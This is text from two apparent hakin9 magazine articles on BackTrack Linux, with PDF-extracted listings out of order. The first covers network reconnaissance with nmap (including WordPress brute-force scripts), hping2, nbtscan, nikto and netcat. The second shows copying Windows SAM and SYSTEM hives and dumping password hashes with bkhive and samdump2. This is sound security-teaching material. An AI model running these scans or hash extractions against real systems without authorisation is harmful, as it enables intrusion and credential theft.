If you are switching between wireless and Ethernet interface on your *host* system (in my case Mac OS X), don't forget to change network settings to reflect the change: power off the BackTrack virtual machine, open *VirtualBox*, select the BackTrack VM, choose *Settings>Network* and choose appropriate network interface in the "Name" drop-down box.

I forgot to do that and was wondering why network in BackTrack was in an unconfigured state after I restarted networking service. This is what happened: I turned off my MacBook Pro's AirPort wireless and brought it to a space that has only Ethernet connection. Next day, I continued performing tests with BT. In this setup, I don't need a static IP address so I commented out lines related to *static* setup in the `/etc/network/interfaces` file and replaced it with a *dhcp* line. However, I had forgotten

Listing 1. shell code I

```
nmap -A T4 mytesthost.info

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-
01-01 08:00 PDT
Failed to resolve given hostname/IP: T4. Note that
you can't use '/mask' AND '1-
4,7,100-' style IP ranges. If
the machine only has an IPv6
address, add the Nmap -6 flag to
scan that.

Nmap scan report for mytesthost.info (xx.xx.xx.xx)
Host is up (0.011s latency).
Not shown: 992 closed ports
PORT      STATE      SERVICE      VERSION
53/tcp    filtered  domain
80/tcp    open      http         Apache httpd 2.2.3
          ((Red Hat))
... ..
< cut for clarity >
```

Listing 2. shell code II

```
ping mytesthost.info
PING mytesthost.info (192.168.1.10) 56(84) bytes of
data.

^C
--- mytesthost.info ping statistics ---
21 packets transmitted, 0 received, 100% packet
loss, time 19999ms
```

to change the adapter and I didn't have network access until I changed it from AirPort wireless to Ethernet.

Another method for fixing networking issues is refreshing network settings without shutting down BT virtual machine: choose *Not Attached* in VirtualBox Network settings for the BackTrack VM. That way VirtualBox reports to the BT guest that a network card is present but that there is no connection. This will disrupt

Listing 3. shell code III

```
traceroute mytesthost.info
traceroute to mytesthost.info (192.168.1.10), 30
hops max, 60 byte packets
 1 myrouter.home (192.168.1.254)  1.485 ms  3.635
ms  5.230 ms
 2 xx.xx.xx.xx (xx.xx.xx.xx)  19.393 ms  32.183 ms
33.188 ms
 3 * * *
 4 xx.xx.xx.xx (xx.xx.xx.xx)  20.656 ms  24.826 ms
24.933 ms
 5 xx.ispl.net (xx.xx.xx.xx)  21.150 ms  21.732 ms
23.226 ms
 6 xx.isp2.com (xx.xx.xx.xx)  39.551 ms  23.901 ms
24.860 ms
 7 xx.isp3.net (xx.xx.xx.xx)  25.894 ms  25.408 ms
40.113 ms
 8 xx.isp3.net (xx.xx.xx.xx)  41.770 ms  42.317 ms
45.064 ms
 9 xx.isp4.net (xx.xx.xx.xx)  42.931 ms  45.680 ms
50.705 ms
10 xx.isp4.net (xx.xx.xx.xx)  51.416 ms  53.645 ms
54.413 ms

11 * * *
12 * * *
13 * * *
14 * * *
15 * * *
16 * * *
17 * * *
18 * * *
19 * * *
20 * * *
21 * * *
22 * * *
23 * * *
24 * * *
25 * * *
26 * * *
27 * * *
28 * * *
29 * * *
30 * * *
```

the connection and will enforce a reconfiguration. Refresh network settings or restart networking service in BackTrack Linux and then revert VirtualBox Network settings back to *Bridged Adapter*.

Information Gathering

If you thought that you'd never get complete route information by running the traditional `traceroute` command because firewalls usually block `traceroute`, you'll be happy to know that there is a tool that will help you in this regard. Its name is `tcptraceroute`. In contrast to the `traceroute`, which sends UDP or ICMP ECHO packet

Listing 4. shell code IV

```
tcptraceroute mytesthost.info
Selected device eth0, address 192.168.1.69, port
      34311 for outgoing packets
Tracing the path to mytesthost.info (xx.xx.xx.xx) on
      TCP port 80 (www), 30 hops max
 1  192.168.1.254  5.696 ms  1.703 ms  3.091 ms
 2  xx.xx.xx.xx  25.971 ms  107.932 ms  12.276 ms
 3  xx.xx.xx.xx  12.418 ms  13.023 ms  14.674 ms
 4  xx.xx.xx.xx  19.982 ms  13.910 ms  15.947 ms
 5  xx.isp1.net (xx.xx.xx.xx)  11.402 ms  16.031 ms
      12.582 ms
 6  xx.isp2.com (xx.xx.xx.xx)  28.809 ms * *
 7  xx.isp3.net (xx.xx.xx.xx)  31.723 ms * *
 8  xx.isp3.net (xx.xx.xx.xx)  28.497 ms  25.421 ms
      24.699 ms
 9  xx.isp4.com (xx.xx.xx.xx)  25.798 ms  26.443 ms
      23.678 ms
10  xx.isp4.com (xx.xx.xx.xx)  24.737 ms  24.923 ms
      25.235 ms
11  xx.xx.xx.xx  23.803 ms * 29.230 ms
12  mytesthost.info (xx.xx.xx.xx) [open]  25.584 ms
      * 35.513 ms
```

Listing 5. shell code V

```
root@bt:~# ping 192.168.1.5
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of data.
^C
--- 192.168.1.5 ping statistics ---
193 packets transmitted, 0 received, 100% packet
      loss, time 193349ms

--- 192.168.1.5 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet
      loss
round-trip min/avg/max = 1.7/1.7/1.7 ms
root@bt:~#
```

with a *Time To Live* (TTL) of one, and incrementing it until reaching the target, the `tcptraceroute` is sending a TCP SYN packet to the target. Even if firewalls block `traceroute`, they allow incoming TCP packets to certain TCP ports. That's why the `tcptraceroute` can reach the target behind the firewall. It will receive a SYN/ACK packet if the port is open, and a RST packet if the port is closed.

Port Scanning

Let's first check if our test host has open ports. We will use the `nmap` command for that. Nmap (Network Mapper) is a port scanner and network exploration tool. Argument `-A` enables OS detection, script scanning and `traceroute`, while argument `-T4` is for faster execution (Listing 1).

This confirmed that the test host is a web server. Now let's try `ping`-ing our test host: Listing 2.

We weren't getting any response so I stopped `ping`. Its output indicates that all packets were lost so it seems that there is a filter between the test host and us.

If we try to obtain network route to the test host with the `traceroute`, we'll see that it's not available after the 10th route: Listing 3.

However, with the `tcptraceroute`: ta-daaa! We've obtained the complete route information (Listing 4).

Genlist – Ping Scanner

Next phase in information gathering process is identifying available machines in the target network and finding out their operating systems.

We will use the `genlist` tool to obtain a list of hosts responding to ping probes. To access it, go to the menu: *BackTrack>Miscellaneous>MiscellaneousNetwork>genlist*. Alternatively, you can invoke it from the command-line by typing `genlist`.

For my test network, `genlist` generated this list:

```
genlist -s 192.168.1.*
192.168.1.64
192.168.1.65
192.168.1.67
192.168.1.69
192.168.1.254
```

Hping2

Hping 2 is a TCP/IP packet assembler/analyzer. You can use it to probe firewall rules, fingerprint OSs and perform advanced port scanning. To access it, go to the menu: *BackTrack > Information Gathering > Network Analysis > Identify Live Hosts > hping2* or type `hping2` (followed by arguments) in Terminal. For usage and to get a list of arguments, type `hping2 --help`.

`hping2` can help in discovering whether a host is alive (powered on and online), in cases where the `ping`

Listing 6. shell code VI

```
hping2 192.168.1.5
HPING 192.168.1.5 (eth0 192.168.1.5): NO FLAGS are
      set, 40 headers + 0 data bytes
len=46 ip=192.168.1.5 ttl=32 id=0 sport=0 flags=R
      seq=0 win=512 rtt=1.0 ms
^C
--- 192.168.1.5 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet
      loss
round-trip min/avg/max = 1.0/1.0/1.0 ms
^C
```

Listing 7. shell code VII

```
root@bt:~# hping2 -S -c 2 -p 22 192.168.1.9
HPING 192.168.1.5 (eth0 192.168.1.9): S set, 40
      headers + 0 data bytes
len=46 ip=192.168.1.9 ttl=60 DF id=0 sport=22
      flags=SA seq=0 win=5840 rtt=3.7
      ms
len=46 ip=192.168.1.9 ttl=60 DF id=0 sport=22
      flags=SA seq=1 win=5840 rtt=3.4
      ms
--- 192.168.1.9 hping statistic ---
2 packets tramitted, 2 packets received, 0% packet
      loss
round-trip min/avg/max = 3.4/3.6/3.7 ms
```

Listing 8. shell code VIII

```
hping2 --scan 1-1024 -S testhost.info
Scanning testhost.info (192.168.1.20), port 1-1024
1024 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+-----+
|port| serv name | flags |ttl| id | win |
+-----+-----+-----+-----+
  22 ssh      : .S..A... 60   0 5840
  80 www      : .S..A... 60   0 5840
All replies received. Done.
Not responding ports: ( 1 tcpmux) ( 2 nbp) ( 3 ) ( 4
                      echo) ( 5 ) ( 6 zip) ( 7 echo) ( 8
                      ) ( 9 discard) (10 ) (11 systat)
                      (12 ) (13 daytime) (14 )
... ..
< cut for clarity >
(1016 ) (1017 ) (1018 ) (1019 ) (1020 ) (1021 )
          (1022 ) (1023 ) (1024 )
```

command doesn't work. In this example, `ping` reports 100% packet loss: Listing 5.

However, `hping2` reports 0% packet loss for the same host. The target sent back the R (RST) flag: Listing 6.

If your `ping` attempt to a host is blocked because of a firewall, try changing TCP flag and the destination port, e.g. to SSH (22), SMTP (25), www (80), HTTPS (443). Options `-s` > set SYN flag; `-c` > packet count; `-p` > destination port. The target sent back SA (SYN-ACK) flag so it's alive: Listing 7.

Here's an example of using `hping2` for open port discovery: Listing 8. This host has two opened ports: 22 and 80.

Nbtscan – NetBIOS Scanner

If you need to search for the NetBIOS name information, use the `nbtscan` command. To access it, go to the menu: *BackTrack>Information Gathering>Network Analysis>Service Fingerprinting>nbtscan* or type `nbtscan` in Terminal.

`nbtscan` discovered one NetBIOS name in the test network: Listing 9.

For verbose output that will print all names received from each host, use `-v` argument: Listing 10.

To display services in human-readable form, use `-h` argument, which can only be used with `-v` option: Listing 11.

onesixtyone – SNMP Scanner

To detect whether there is a *Simple Network Monitoring Protocol* (SNMP) string on a device, use the `onesixtyone` scanner. To access it, go to: *BackTrack>Information Gathering>Network Analysis>SNMP Analysis>onesixtyone*.

This will bring you to the console, showing the usage for `onesixtyone`. When you try running it by typing `onesixtyone ipaddress`, you will receive the following error message:

```
The program 'onesixtyone' is currently not installed.
You can install it by typing: apt-get install onesixtyone
You will have to enable the component called 'universe'
```

However, you will not have to install it because it's already on the system but not included in the PATH environment variable:

```
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin:/usr/X11R6/bin:/etc/alternatives/gem-bin
```

You can remedy this by either updating the PATH variable with `onesixtyone`'s path or by typing the whole path to `onesixtyone`: Listing 12.

Listing 9. shell code IX

```
nbtscan 192.168.1.1-254
Doing NBT name scan for addresses from 192.168.1.1-254
```

IP address	NetBIOS Name	Server	User	MAC address
192.168.1.65	MYHOST1	<server>	<unknown>	12-34-56-78-9a-bc

Listing 10. shell code X

```
nbtscan -v 192.168.1.1-254
Doing NBT name scan for addresses from 192.168.1.1-254
```

NetBIOS Name Table for Host 192.168.1.65:

Incomplete packet, 209 bytes long.

Name	Service	Type
MYHOST1	<00>	UNIQUE
WORKGROUP	<00>	GROUP
WORKGROUP	<1e>	GROUP
MYHOST1	<20>	UNIQUE
WORKGROUP	<1d>	UNIQUE

Adapter address: 12-34-56-78-9a-bc

Listing 11. shell code XI

```
nbtscan -hv 192.168.1.1-254
Doing NBT name scan for addresses from 192.168.1.1-254
```

NetBIOS Name Table for Host 192.168.1.65:

Incomplete packet, 209 bytes long.

Name	Service	Type
MYHOST1	Workstation Service	
WORKGROUP	Domain Name	
WORKGROUP	Browser Service Elections	
MYHOST1	File Server Service	
WORKGROUP	Master Browser	
__MSBROWSE__	Master Browser	

Adapter address: 12-34-56-78-9a-bc

Listing 12. shell code XII

```
locate onesixtyone
/pentest/enumeration/snmp/onesixtyone
/pentest/enumeration/snmp/onesixtyone/dict.txt
/pentest/enumeration/snmp/onesixtyone/onesixtyone
/usr/share/applications/backtrack-
onesixtyone.desktop
/var/lib/dpkg/info/onesixtyone.copyright
/var/lib/dpkg/info/onesixtyone.list
```

Listing 13. shell code XIII

```
/pentest/enumeration/snmp/onesixtyone/onesixtyone
192.168.10.20
Scanning 1 hosts, 2 communities
No communities file, using default
Cant open hosts file, scanning single host:
192.168.10.20
192.168.10.20 [public] HP LaserJet xxxxdn /P
```

Listing 14. shell code XIV

```
nmap 192.168.1.6
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-01-01 09:06 PDT
Nmap scan report for myhost2.home (192.168.1.6)
Host is up (0.010s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
53/tcp    filtered domain
80/tcp    filtered http
110/tcp   filtered pop3
443/tcp   filtered https
8080/tcp  open  http-proxy
8888/tcp  open  sun-answerbook
MAC Address: 00:11:22:33:44:55
Nmap done: 1 IP address (1 host up) scanned in 3.03 seconds
```

I decided to use the latter approach: Listing 13. ... And we discovered that the host we queried is an HP LaserJet printer.

Nmap

I already mentioned `nmap`, the venerable port scanner, when we were confirming opened ports for our `tcptraceroute` exercise. In addition to port scanning, `nmap` offers operating system and service detection, and it has its own scripting engine, called *Nmap Scripting Engine* (NSE). You can get a list of scripts that come with the `nmap` package by listing the content of the `/usr/local/share/nmap/scripts` directory. These scripts can automate scanning tasks or provide additional information. Some examples include: enumerate directories used by popular web applications and servers, display the HTTP headers returned, perform

brute force password auditing against popular CMS/blog installations, enumerate usernames in CMS installations by exploiting vulnerabilities.

Let's first run regular `nmap` scan. It discovered that the test server hosts a web server on ports 8080 and 8888: Listing 14.

Now, let's collect more details about the web server and check for possible WordPress CMS vulnerabilities by adding some `nmap` scripts. It'll take some time... If you want to know the status of the current scan, just press the Enter key and `nmap` will display percentage of the scan completed so far and an approximate time remaining until the scan completes (Listing 15).

The scan with `http` and `wordpress` scripts provided more details: web server application type, PHP version, and it confirmed that WordPress is indeed running on

Listing 15. shell code XV

```
nmap --script http-enum,http-headers,http-methods,http-php-version,http-wordpress-brute,http-wordpress-enum,http-wordpress-plugins -p 8080 192.168.1.6
```

```
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-01-01 17:11 PDT
Stats: 0:04:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 55.56% done; ETC: 17:22 (0:04:54 remaining)
Stats: 0:06:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
Nmap scan report for myhost2.home (192.168.1.6)
Host is up (0.0046s latency).
PORT      STATE SERVICE
8080/tcp  open  http-proxy
| http-headers:
|   Date: Sun, 01 Jan 2012 00:11:44 GMT
|   Server: Apache
|   X-Powered-By: PHP/5.3.3
|   X-Pingback: http://192.168.1.6:8080/xmlrpc.php
|   Connection: close
|   Content-Type: text/html; charset=UTF-8
|
|_ (Request type: HEAD)
|_ http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_ http-php-version: Versions from credits query (more accurate): 5.3.3
|_ Version from header x-powered-by: PHP/5.3.3
|_ http-enum:
|_ /wp-login.php: Possible admin folder
|_ http-wordpress-brute:
|   Accounts
|     No valid accounts found
|   Statistics
|_   Performed 2074 guesses in 600 seconds, average tps: 3
MAC Address: 00:11:22:33:44:55

Nmap done: 1 IP address (1 host up) scanned in 601.46 seconds
```

this host. Also, the scan informed us that WordPress provides an XML-RPC pingback.

Zenmap

Zenmap is a graphical front-end for nmap. To access it, go to: *BackTrack>Information Gathering>Network Analysis>Network Scanners>zenmap* or type `zenmap` in the Terminal. After you start zenmap, you can choose between 10 different profiles from the “Profile” drop-down box (Figure 2). If these profiles don’t meet your needs, you can create new ones by going to the “Profile” menu and choosing the “New Profile or Command” menu option.

For my test host 192.168.1.67, I typed it in the “Target” text box and for Profile I chose “Regular scan”. Discovered details are categorized in Ports/Hosts, Topology, Host Details and Scans tabs (Figure 3).

Tcpdump

Another venerable network tool, `tcpdump`, dumps traffic on a network. I use it either to quickly check network traffic or in combination with `wireshark` (formerly Ethereal). Both `tcpdump` and `wireshark` are located in *BackTrack>Information Gathering>Network Analysis>Network Traffic Analysis*. You can also invoke them by typing `tcpdump` or `wireshark`, respectively, in the Terminal.

When I want to quickly check network traffic, I just run `tcpdump` without any options. In that case, it listens

on the default network interface and displays all of the packets to standard output in real time. For more specific packet captures, I supply it arguments and then open the captured file with `wireshark`. `Wireshark` is nice for this because it allows filtering and highlighting of packets.

To listen on `eth0` network interface with highest verbosity and to save the raw packets to a file:

```
tcpdump -vvv -i eth0 -w tcpdumpscan1.cap
```

Another example: Capture 1500 bytes of data from each packet instead of the default of 65535 bytes, with a slightly more verbosity, save it to a file named `tcpdumpscan2.cap`. In addition, capture packets between a specific host and the whole C-class network, only on port 9999:

```
tcpdump -vi eth0 -s 1500 -w tcpdumpscan2.cap host testhost.com and net 192.168.1.0/24 and tcp port 9999
```




Figure 2. Zenmap – Graphical front-end for nmap




Figure 3. Zenmap scan results



Figure 4. Nikto scan results – report page

Nikto – Web Server Assessment Tool

Nikto is a web server assessment tool. To access it, go to: *BackTrack>Vulnerability Assessment>Web Application Assessment>Web Vulnerability Scanners>nikto*.

This will bring you to the console, showing the usage for `nikto`. When you try running it by typing `nikto`, you will receive the following error message:

Listing 16. shell code XVI

```
nc -v -n -z -w1 192.168.1.67 1-65535

(UNKNOWN) [192.168.1.67] 65535 (?): Connection
      timed out

< cut for clarity >
(UNKNOWN) [192.168.1.67] 8080 (http-alt) open
... ..
< cut for clarity >
(UNKNOWN) [192.168.1.67] 8888 (?) open
... ..
< cut for clarity >
```

Listing 17. shell code XVII

```
echo -e "HEAD / HTTP/1.0\r\n\r\n" | nc 192.168.1.6
      8080

HTTP/1.0 200 OK
Date: Sun, 01 Jan 2012 04:55:47 GMT
Server: Apache
X-Powered-By: PHP/5.3.3
X-Pingback: http://192.168.1.6:8080/xmlrpc.php
Connection: close
Content-Type: text/html; charset=UTF-8
```

Listing 18. shell code XVIII

```
echo -e "HEAD / HTTP/1.0\r\n\r\n" | nc 192.168.1.6
      8888

HTTP/1.1 200 OK
Date: Sun, 01 Jan 2012 05:07:38 GMT
Server: Apache
X-Powered-By: PHP/5.3.3
Set-Cookie: 9760ab8e5a7dd78cfe227a9b0fc72bdf=riuthfb
      w92hn4owncx9cf4b4a3; path=/
P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND
      DEM"
Cache-Control: no-cache
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=utf-8
```

```
nikto --help
```

The program 'nikto' is currently not installed. You can install it by typing:

```
apt-get install nikto
```

You will have to enable the component called 'multiverse'

Similar to the `onesixtyone`, you will not have to install `nikto` because it's already on the system but not included in the `PATH` environment variable. I solved this by typing the whole path to `nikto`:

```
/pentest/web/nikto/nikto.pl -h testsite.com
```

```
-D V -o scan.html -F htm
```

Launch your favourite Web browser and open the report html file. It will display all vulnerabilities that `nikto` discovered. For my test website, it discovered four of them (Figure 4).

To get more information about a particular vulnerability, browse to *Open Source Vulnerability Database* website (<http://www.osvdb.org/>) and under *Quick Searches*, in the *OSVDB ID Lookup* text box enter the OSVDB ID and press on the *Go* button. This will bring a very informative page, which will, between other details, include the solution.

Netcat (nc) – TCP/IP Swiss Army Knife

Netcat is known as "TCP/IP Swiss army knife". It reads and writes data across network connections, using the TCP/IP protocol. Some of its features are port scanning and port listening; however, its full list of features is much longer.

To listen for inbound connections on port 9999:

```
nc -l -p 9999
```

To obtain information about a host's TCP servers, send a string (e.g. word 'EXIT') and use `timeout`. This will result in the server responding with a greeting or error, which will contain details about the service, e.g. its version.

```
echo EXIT | nc -v -w 5 192.168.1.8 22
```

```
Connection to 192.168.1.8 22 port [tcp/ssh] succeeded!
```

```
SSH-2.0-OpenSSH_4.3
```

```
Protocol mismatch.
```

To get a web server's details, including web application and PHP version:

- First, scan for all ports, including ephemeral ports in order to check for web servers running on alternative ports. Options: `-v` > run verbosely; `-n` > don't resolve names; `-z` > don't send data; `-w1` > don't wait longer than 1 second for a connection to occur (Listing 16).

References

- BackTrack: <http://www.backtrack-linux.org/>
- BackTrack forums: <http://www.backtrack-linux.org/forums/>
- BackTrack how-to: <http://www.backtrack-linux.org/tutorials/>
- Detailed instructions on installing BackTrack in VirtualBox: http://www.backtrack-linux.org/wiki/index.php/Virtual_Box_Install
- Oracle VirtualBox: <https://www.virtualbox.org/>
- VirtualBox News: <https://www.virtualbox.org/wiki/News>

- After that, issue a HEAD HTTP request to discovered open ports. If web servers are running on those ports, the response will contain HTTP header: Listing 17 and Listing 18.

To keep BackTrack updated, use the following two commands:

```
apt-get update
apt-get upgrade
```

If you receive message “The following packages have been kept back”, force the upgrade by running:

```
apt-get update
apt-get dist-upgrade
```

BackTrack creators strongly urge against adding the Ubuntu repositories to BT install because Backtrack tools are built with many custom features and custom kernel so installing non-customized packages that haven't been tested on BT would most likely result in breaking the system.

Conclusion

BackTrack is a complete testing package, containing an impressive array of tools. It's a stable and easily updated system. In my tests, I've encountered only two very minor issues, related to the PATH environment variable, so they were easy to fix. Exploring more than 300 tools will keep you occupied for a long time.

DUSKO PIJETLOVIC



Dusko Pijetlovic is an IT Manager and Sr. Systems Administrator in Vancouver, Canada and holds a M.Sc. in Mechanical Engineering and Diploma of Technology in Computer Systems Technology. He is a proponent of GNU/Linux and Free and Open Source Software, with a passion for security, solving problems and helping

organization members perform their jobs with excellence and efficiency.

Join

hakin9 team!



If you would like to help our team in creating hakin9 magazine you can join our authors or betatesters today!

All you need to do, is to send an email to:

editors@hakin9.org

and give us a brief description of your field of interest.

We look forward to hearing from you!

BackTracking in Wifi Country

The BackTrack 5 distribution continues to be the “go to” tool in a security professional’s arsenal. With the latest release, “Revolution,” the Backtrack development team delivers a kit you can use anywhere on both light and heavy duty security tasks.

In this practical guide, we’ll cover auditing Windows passwords and wireless keys, as well as forensic recovery using BackTrack on a USB, in a persistent hard drive installation and running in a virtual machine.

BackTrack Everywhere

The key to a useful tool is not only the function of the tool; it’s having it available where you want it when you need it. The best tools in the world won’t do you much good if they’re not with you when you need them. That’s where BackTrack comes in.

BackTrack 5 provides over three hundred individual tools built on an Ubuntu base. More than just a collection of tools, BackTrack aligns with familiar security testing methodologies:

- Information Gathering
- Vulnerability Assessment
- Exploitation
- Privilege Escalation
- Maintaining Access

The current release is available for 32-bit and 64-bit platforms and earlier releases include ARM support. It can be downloaded in Gnome or KDE variations, as an ISO image to run as a Live distribution, or installed on a USB flash drive or a hard drive. Earlier 32-bit releases are prepackaged to run in VMware.

With so many tools and the ability to run it in so many ways, a security professional can be assured of immediate access to a tool that’s ready to go when and where it’s needed. As we move from one installation of BackTrack to the next, we gain familiarity with a

common interface and a complete set of tools that line up with common security methodologies.

Choosing a Path

In this article we’ll use BackTrack to perform three common tasks for a security professional: auditing Windows and Wifi keys, capturing a drive image, and recovering deleted files.

In performing these tasks, we’ll bounce between installations of BackTrack on USB flash drives, in virtual machines and installed directly to a hard drive. In each case, choosing the right platform for the task at hand.

Due to sheer size of BackTrack and time and space limitations of this article, we only scratch the surface of what you can do with BackTrack. However, we hope you’ll get a solid grasp for how to use a few key tools included with BackTrack, and more importantly, see how various installation approaches allow you to tackle different parts of a job and make your task easier.

Throughout this article, we’ll refer to the BackTrack website (<http://www.BackTrack-linux.org>). Not only will you download the distributions we’ll be using there, but you will also find many detailed HOWTO’s and guides on taking BackTrack to the next level.

The best tools for any job are available immediately and conveniently and lack a steep learning curve. Simply put, when you need BackTrack it can be just about anywhere, and it will be the same every time you boot it.

Getting Started with BackTrack

Before beginning, we should understand the effect persistence has on our installation of BackTrack. Just like other Live CD/DVDs, booting and running BackTrack

directly from a DVD or a USB flash drive gets you up and running immediately and without the need to alter the hard drive in the PC. However, when you shutdown and reboot, you lose any files you've created or changes you've made (including updates) to the running BackTrack instance.

For this reason, many people prefer to run BackTrack from a local hard drive using dual boot, from a virtual machine, or from a persistent USB installation. All of these options are available and described at the BackTrack website.

For the examples in this article, our goal is to choose the installation based on the task we are performing and balance that with the need for persistence.

Our starting point is always the BackTrack download page found at <http://www.backtrack-linux.org/downloads>. After a quick (optional) registration, the Download button takes us to the release selector (Figure 1).

A 32-bit or 64-bit ISO works for the following exercises. For the USB installation, you need a USB flash drive at least 4GB in size. These examples show Gnome, but if you're familiar with KDE you won't have trouble following along.

UNetbootin and BackTrack

For convenience and portability, a bootable USB drive with BackTrack is a great place to start. While BackTrack comes with UNetbootin installed, we recommend downloading UNetbootin from Sourceforge.

A USB version is useful in most cases as a starting point. While you don't get the same performance as a hard drive install, you can do almost everything you can with a local hard drive installation. UNetbootin is available for Windows, Linux and Mac to create a variety of bootable USB drives including (as of this writing), BackTrack 5R1. The full installation can be found at Sourceforge (<http://UNetbootin.sourceforge.net/>). While it will allow you to download an older distribution within UNetbootin, for these exercises we downloaded UNetbootin and at least one ISO for BackTrack 5R2.



Figure 1. BackTrack Download Page

In Figure 2, we install the BackTrack 5R2 32-bit Gnome ISO on a USB flash drive using the Diskimage option. We also install BackTrack 5R2 under VMware Fusion and on a dual-boot Windows system using an ISO image.

Post Installation Steps for Persistent Installations

After installing BackTrack to a hard drive or a persistent USB flash drive, it's a good idea to perform a quick update with `apt-get update` and optionally install OpenCL (or Cuda) GPU support. These steps aren't required, but provide access to the latest versions of tools and will prepare the environment for a later exercise.

Using BackTrack 5 (Not a) Legal Disclaimer

This article demonstrates techniques for using tools in the BackTrack distribution which may not be legal in all locales. Nothing in this article should be construed as legal advice, and it is important that you understand the laws applicable to your use of security tools. Within a lab environment or as part of your authorized work responsibilities, the tools within the BackTrack distribution provide an invaluable resource for auditing your organization and ensuring your resources are protected according to policy.

Auditing Windows Passwords

BackTrack->Privilege Escalation->Password Attacks->Offline Attacks->john the ripper.

In this example, we have physical access to the system we wish to audit and the ability to boot the system to our USB flash drive installation of BackTrack 5. If your target PC has a DVD drive, you can use a Live DVD. Since that's not always guaranteed, the USB installation meets our needs more frequently. You may also need to enter the computer BIOS/SETUP to configure it for USB boot.




Figure 2. Installing BackTrack to a USB

Since our USB installation is non-persistent, we also need media to transfer our captured files. A second formatted USB flash drive will work.

Grabbing the Windows Password Hash

Using the USB installation of BackTrack 5 loaded earlier, we boot our target Windows 7 PC using default Text Mode. If prompted for a password, the default userid and password for BackTrack are 'root' and 'toor'. After logging in, at the #root prompt type 'startx' for the GUI.

We want to mount the Windows partition, and the easiest way to mount the internal hard drive is on the Places menu (see Figure 3).

After mounting the drive using the GUI, open a shell (command prompt) to access the windows hive directly and run the initial hash captures. On our test system, we have an account named `victim1` with a weak password. We create a temporary directory and copy the Windows hive files.

Copy the Windows SAM and SYSTEM hives

```
#mkdir /root/victim.win7.sixchar
#cd /media/Acer/Windows/System32/config
#cp sam system /root/victim.win7.sixchar
```

At this point, you can either dump the password hashes on the target machine or take copies of the hive files to another BackTrack installation to complete the password audit. If you have a second USB flash drive, insert the drive and copy the hive files. USB drives will mount under `/media` in most cases.

Changing BackTrack Platforms

In our example, we perform a single password extraction on a second machine running BackTrack. We could perform the same steps on the target machine, but if we're going to audit all the accounts the process may be time consuming and our target may not be the up to completing the task quickly.



Figure 3. Mounting a Windows Partition

By moving the hive files to another machine, we can run our tests off-site and leave the process running in a protected environment. In this case, we've downloaded the BackTrack 32-bit ISO and installed it under VMware Fusion.

Cracking the Windows Password

We use the same Windows hives we just copied from our target machine to audit the user password.

In our first step, we use `bkhive` to extract the Windows Syskey. The Syskey is used to encrypt the local password hash. In this case, we've used a six character password to limit our processing time, but the same process works for longer passwords. The output of `bkhive` is stored in the file `sixchar.keyfile` for use in the next step.

```
#bkhive system sixchar.keyfile
```

Next `samdump2` extracts the password hashes from the Windows SAM file using the SAM file copied from the target machine and the `sixchar.keyfile` extracted using `bkhive`. We `grep` the target user hash (`victim1`) and store it in a temporary file named `victim1password`.

```
#samdump2 sam sixchar.keyfile | grep victim1 >
victim1password
```

Take a quick look at the file to see the format.

```
#cat victim1password
```

```
victim1:1010:aad3b435b51404eeaad3b435b51404ee:8f744856b3
8f805d4fd702163532788a:::
```

In the last step shown in Figure 4, we locate *John the Ripper* on the file system. Like the other password tools, John the Ripper is located in the `/pentest/password` directory.

